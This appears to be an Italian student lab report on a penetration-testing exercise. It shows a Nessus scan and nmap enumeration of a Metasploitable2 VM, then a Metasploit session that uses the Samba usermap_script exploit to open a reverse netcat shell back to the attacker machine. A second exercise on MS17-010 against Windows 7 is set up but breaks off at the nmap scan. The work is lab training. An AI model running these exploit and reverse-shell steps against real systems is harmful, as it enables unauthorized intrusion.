
This system is restricted to authorized users only. Individuals attempting unauthorized access will be prosecuted. Continued access indicates your acceptance of this notice.

#####
-- arjen: /home/arjen: change directory failed: No such file or directory
Logging in with home = "/".
[arjen@tenable-xjnsnmwx ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1 link/ether 08:00:27:04:cf:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.200/24 brd 192.168.75.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
        inet6 fe80::25fd:2ba2:213d:db9c/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
[arjen@tenable-xjnsnmwx ~]$
```

Lanciando poi, il comando “**ip a**” vedremo la corretta configurazione

# NESSUS

Collegiamoci di conseguenza all'indirizzo IP appena creato alla porta  
8834 (quella del servizio NESSUS)



The screenshot shows the Nessus Essentials web interface. The URL in the browser is <https://192.168.75.200:8834/#/scans/reports/new>. The main content area displays 'Scan Templates' with various options like 'Host Discovery', 'Basic Network Scan', and 'Advanced Scan'. A blue arrow points to the 'Basic Network Scan' card.

**Scan Templates**

Host Discovery  
A simple scan to discover live hosts and open ports.

**VULNERABILITIES**

- Basic Network Scan  
A full system scan suitable for any host.
- Advanced Scan  
Configure a scan without using any recommendations.
- Advanced Dynamic Scan  
Configure a dynamic plugin scan without recommendations.
- Malware Scan  
Scan for malware on Windows and Unix systems.
- Mobile Device Scan  
Assess mobile devices via Microsoft Exchange or an MDM.
- Web Application Tests  
Scan for published and unknown web vulnerabilities using Nessus Scanner.
- Credentialed Patch Audit  
Authenticate to hosts and enumerate missing updates.
- Intel AMT Security Bypass  
Remote and local checks for CVE-2017-5689.
- Spectre and Meltdown  
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754.
- WannaCry Ransomware  
Remote and local checks for MS17-010.
- Ripple20 Remote Scan  
A remote scan to fingerprint hosts potentially running the Trekk stack in the network.
- Zerologon Remote Scan  
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).
- Solorigate  
Remote and local checks to detect SolarWinds Solorigate vulnerabilities.
- ProxyLogon : MS Exchange  
Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.
- PrintNightmare  
Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.
- Active Directory Starter Scan  
Look for misconfigurations in Active Directory.
- Log4Shell  
Detection of Apache Log4j CVE-2021-44228.
- Log4Shell Remote Checks  
Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks.
- Log4Shell Vulnerability Ecosystem  
Detection of Log4Shell Vulnerabilities.
- CISA Alerts AA22-011A and AA22-047A  
Detection of vulnerabilities from recent CISA alerts.
- ContiLeaks  
Detection of vulnerabilities revealed in the ContiLeaks chats.

# NESSUS

## VULNERABILITA' TROVATE

Meta2

[Back to My Scans](#)


Hosts 1 | Vulnerabilities 63 | Remediations 2 | Notes 2 | History 1

Filter ▾ | Search Hosts | 1 Host

Host Vulnerabilities ▾

192.168.75.150 | 10 Critical | 5 High | 22 Medium | 7 Low | 128 Info


| Critical | High | Medium  | Low | Info |
|----------|------|---|-----|------|
| 10.0 *   | 5.9  | NFS Exported Share Information Disclosure           |     |      |
| 10.0     |      | Unix Operating System Unsupported Version Detection |     |      |
| 10.0 *   |      | VNC Server 'password' Password                      |     |      |
| 9.8      | 9.0  | Apache Tomcat AJP Connector Request Injector        |     |      |
| 9.8      |      | SSL Version 2 and 3 Protocol Detection              |     |      |
| 9.8      |      | Bind Shell Backdoor Detection                       |     |      |
| ...      | ...  | SSL (Multiple Issues)                               |     |      |
| HIGH     | 7.5  | 6.7 Samba Badlock Vulnerability                     |     |      |
| HIGH     | 7.5  | NFS Shares World Readable                           |     |      |
| MIXED    | ...  | SSL (Multiple Issues)                               |     |      |
| MIXED    | ...  | ISC Bind (Multiple Issues)                          |     |      |
| MEDIUM   | 6.5  | TLS Version 1.0 Protocol Detection                  |     |      |
| LOW      | 5.5  | Open Port 445 - Microsoft Windows                   |     |      |



Ovviamente l'Host Meta2 è stato creato volutamente iper-vulnerabile, nonostante ciò abbiamo riscontrato "solamente" **10 CRITICAL** e **5 HIGH** di cui ci interessa la "**Samba BadLock Vulnerability**" sulla porta 445

# NMAP

Bisogna sempre effettuare uno **scan** della macchina vittima tramite il tool **nmap**



```
|_http-title: Metasploitable2 - Linux
111/tcp open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp   nfs
|   100005  1,2,3     54761/tcp  mountd
|   100005  1,2,3     55412/udp mountd
|   100021  1,3,4     35159/udp nlockmgr
|   100021  1,3,4     59103/tcp  nlockmgr
|   100024  1          34788/tcp  status
|_ 100024  1          40504/udp status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec      netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell     Netkit rshd
1099/tcp open  java-rmi  GNU Classpath grmiregistry
1524/tcp open  bindshell Metasploitable root shell
2049/tcp open  nfs      2-4 (RPC #100003)
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 26
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, SupportsTransactions, ConnectWithDatabase, Support41Auth, SwitchToSSLAfterHandshake, LongColumnFlag, Speaks41ProtocolNew
|   Status: Autocommit
|_ Salt: n-5`f^6@PQ&fRFHu7PmU
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-04-17T08:08:37+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
```



Ovviamente anche su nmap viene riportata la porta 445 TCP aperta

# MSFCONSOLE

Cerchiamo il **modulo samba/usermap\_script**

```
msf6 > search samba
Matching Modules

#   Name
-   -
0   exploit/unix/webapp/citrix_access_gateway_exec
1   exploit/windows/license/caliclnt_getconfig
FIG Overflow
2   exploit/unix/misc/distcc_exec
3   exploit/windows/smb/group_policy_startup
Resource
4   post/linux/gather/enum_configs
5   auxiliary/scanner/rsync/modules_list
6   exploit/windows/fileformat/ms14_060_sandworm
nager Code Execution
7   exploit/unix/http/quest_kace_systems_management_rce
ection
8   exploit/multi/samba/usermap_script
9   exploit/multi/samba/nttrans
OW
10  exploit/linux/samba/setinfopolICY_heap
o Heap Overflow
11  auxiliary/admin/smb/samba_symlink_traversal
12  auxiliary/scanner/smb/smb_uninit_cred
ed Credential State
13  exploit/linux/samba/chain_reply
x x86)
14  exploit/linux/samba/is_known_pipename
e Load
15  auxiliary/dos/samba/lsa_addprivs_heap
16  auxiliary/dos/samba/lsa_transnames_heap
17  exploit/linux/samba/lsa_transnames_heap
18  exploit/osx/samba/lsa_transnames_heap
19  exploit/solaris/samba/lsa_transnames_heap
20  auxiliary/dos/samba/read_nttrans_ea_list
OW
21  exploit/freebsd/samba/trans2open
22  exploit/linux/samba/trans2open
23  exploit/osx/samba/trans2open
24  exploit/solaris/samba/trans2open
```

Selezioniamo il modulo corretto e impostiamo  
**RHOSTS e LPORT**

```
msf6 > use 8
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts => 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport => 4455
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
RHOSTS  192.168.75.150  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139                yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.75.100  yes        The listen address (an interface may be specified)
LPORT   4455              yes        The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > run
```

Facciamo partire l'exploit con "run"



# MSFCONSOLE

Una volta dentro possiamo fare un **ifconfig**  
per vedere la rete della macchina Meta2

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 2 opened (192.168.75.100:4455 → 192.168.75.150:33043) at 2024-04-17 10:13:15 +0200

ls
bin
boot
cdrom
dev
etc
home
initrd
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:74:07:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.150/24 brd 192.168.75.255 scope global eth0
        inet6 fe80::a00:27ff:fe74:78a/64 scope link
            valid_lft forever preferred_lft forever
```



Abbiamo correttamente completato l'**exploit**





VAN ZWAM ARJEN

# GIORNO 5

# BUILD WEEK

REPORT

## TRACCIA

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:  
Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7)  
Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

# CONFIGURAZIONE

IP Kali Linux

&

IP Windows 7

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
(nejra@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.198.100 netmask 255.255.255.0 broadcast 192.168.198.255
    inet6 fe80::a00:27ff:fed6:b28f prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)
        RX packets 269 bytes 24802 (24.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 27 bytes 3198 (3.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
C:\Windows\system32\cmd.exe
C:\Users\Nejra>ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
    Suffixo DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::95d7:6462:e259:7bd%1
    1: Indirizzo IPv4. . . . . : 192.168.198.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.198.1
Scheda Tunnel isatap.{039C0ED2-E62D-48DE-A006-7370D1037056}:
    Stato supporto. . . . . : Supporto disconnesso
    Suffixo DNS specifico per connessione:
```

Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:  
**192.168.198.100/24**

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:  
**192.168.198.200/24**

IP NESSUS

```
larjen@tenable-xjnsnnwx / $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: em0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:04:15:f brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.250/24 brd 192.168.198.255 scope global noprefixroute em0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::25fd:2ba2:213d:db9c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
larjen@tenable-xjnsnnwx / $
```

Siccome possiedo la macchina virtuale di **Tenable** ho impostato l'IP anche li:  
**192.168.198.250/24**



# NMAP

Come abbiamo oramai imparato, eseguiamo la scansione con nmap

```
